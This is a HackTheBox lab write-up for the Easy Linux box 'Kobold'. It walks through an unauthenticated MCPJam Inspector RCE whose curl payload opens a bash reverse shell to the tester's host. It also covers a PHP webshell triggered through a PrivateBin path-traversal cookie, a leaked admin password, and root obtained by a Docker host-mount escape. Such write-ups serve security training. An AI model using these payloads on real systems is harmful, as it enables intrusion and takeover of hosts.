HTB - Kobold
Writeup for Kobold, an Easy Linux box from HackTheBox Season 10
Kobold - Machine Season 10
Kobold is an Easy Linux machine featuring a MCPJam Inspector instance vulnerable to an unauthenticated RCE (CVE-2026-23744), which provides a foothold as ben. The intended privilege escalation involves exploiting a PrivateBin LFI (CVE-2025-64714) to leak database credentials from the container config, reusing the password to authenticate to Arcane (Docker management platform), and then leveraging Arcane's Docker access to mount the host filesystem and escalate to root. In this writeup, root was obtained via an unintended shortcut using newgrp docker.
Summary
| Step | Technique |
|---|---|
| Entry | CVE-2026-23744 — MCPJam Inspector unauth RCE via /api/mcp/connect |
| User | Shell as ben → read user.txt |
| Root (Unintended) | newgrp docker (SUID, no group password) → Docker escape with host bind mount |
| Root (Intended) | CVE-2025-64714 (PrivateBin LFI) → leak Arcane password → Arcane admin → Docker escape |
Recon
Starting with an nmap scan we can see 4 open ports: SSH (22), HTTP (80), HTTPS (443) and Arcane (3552).
nmap -p- -T4 --min-rate=5000 10.129.9.234
The SSL certificate has a wildcard *.kobold.htb, which hints at multiple vhosts. Using ffuf to enumerate subdomains:
ffuf -u https://kobold.htb -H "Host: FUZZ.kobold.htb" -w ~/tools/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --ac
We find two additional vhosts: mcp and bin.
addhost 10.129.9.234 kobold.htb mcp.kobold.htb bin.kobold.htbKobold Operations Suite

The main page is just a static landing page with no functionality.
MCPJam Inspector

MCPJam Inspector is a local-first development platform for MCP (Model Context Protocol) servers. Version 1.4.2 is running on mcp.kobold.htb.
PrivateBin

PrivateBin 2.0.2 is running on bin.kobold.htb, proxied from a Docker container on port 8080.
Arcane

Arcane v1.13.0 is a modern Docker container management platform running on port 3552.
Foothold — CVE-2026-23744 (MCPJam Inspector Unauth RCE)
MCPJam Inspector v1.4.2 is vulnerable to CVE-2026-23744 (CVSS 9.8). The application binds to 0.0.0.0 with no authentication on its critical endpoints. A crafted POST request to /api/mcp/connect triggers arbitrary command execution.
curl -sk -X POST https://mcp.kobold.htb/api/mcp/connect \
  -H "Content-Type: application/json" \
  -d '{"serverConfig":{"command":"/bin/bash","args":["-c","bash -i >& /dev/tcp/10.10.14.21/9001 0>&1"],"env":{}},"serverId":"pwn"}'
We get a shell as ben.

User Flag
cat /home/ben/user.txt
Privilege Escalation — newgrp docker → Docker Escape (Unintended)
Note: This is an unintended path that skips the intended privilege escalation chain. The intended route involves a PrivateBin LFI (CVE-2025-64714) to leak Arcane credentials, then using Arcane's Docker management to escalate. The
newgrp dockershortcut bypasses all of that.
After getting a shell, we enumerate the system:
id
# uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
Checking internal services:
ss -tlnp
The Docker socket exists and is accessible to the docker group:
ls -la /var/run/docker.sock
# srw-rw---- 1 root docker
Ben is not in the docker group according to id. However, newgrp docker works because the docker group has no password set and newgrp is a SUID binary — it switches the effective group without requiring a password.
With Docker access, we escape to root by mounting the host filesystem into a container:
newgrp docker
id
# uid=1001(ben) gid=111(docker) groups=111(docker),37(operator),1001(ben)

docker run -v /:/hostfs --rm --user root --entrypoint cat \
  privatebin/nginx-fpm-alpine:2.0.2 /hostfs/root/root.txt
Note: The
--user rootflag is required because the PrivateBin image runs asnobodyby default, which cannot read/root/root.txt.
Privilege Escalation — Intended Path
Step 1: PrivateBin LFI via Template Cookie (CVE-2025-64714)
CVE-2025-64714 affects PrivateBin 1.7.7 through 2.0.2. When templateselection = true in the config, the application trusts the template cookie and includes the referenced PHP file via path traversal.
Since ben is in the operator group, we can write files to /privatebin-data/data/bd/ which is mounted inside the PrivateBin container at /srv/data/bd/. We write a PHP webshell that reads the PrivateBin config:
printf '<?php echo shell_exec(\x27cat /srv/cfg/conf.php\x27); ?>' \
  > /privatebin-data/data/bd/cfg.php
Confirming the file was written:

Now we trigger the LFI by setting the template cookie to traverse into the data directory:
curl -sk -b "template=../data/bd/cfg" "https://bin.kobold.htb/"This returns the PrivateBin conf.php with database credentials:

The MySQL section is commented out (PrivateBin uses Filesystem storage), but the password ComplexP@sswordAdmin1928 was left in the config.
Step 2: Arcane Authentication

The recovered password works on the Arcane Docker management platform with the default admin username arcane / ComplexP@sswordAdmin1928:
Step 3: Root via Docker Container
With admin access to Arcane, we create a new container with the host root filesystem bind-mounted. Using the Arcane UI:
- Image:
privatebin/nginx-fpm-alpine:2.0.2 - User:
root - Volume:
/→/hostfs - TTY + Open stdin: enabled

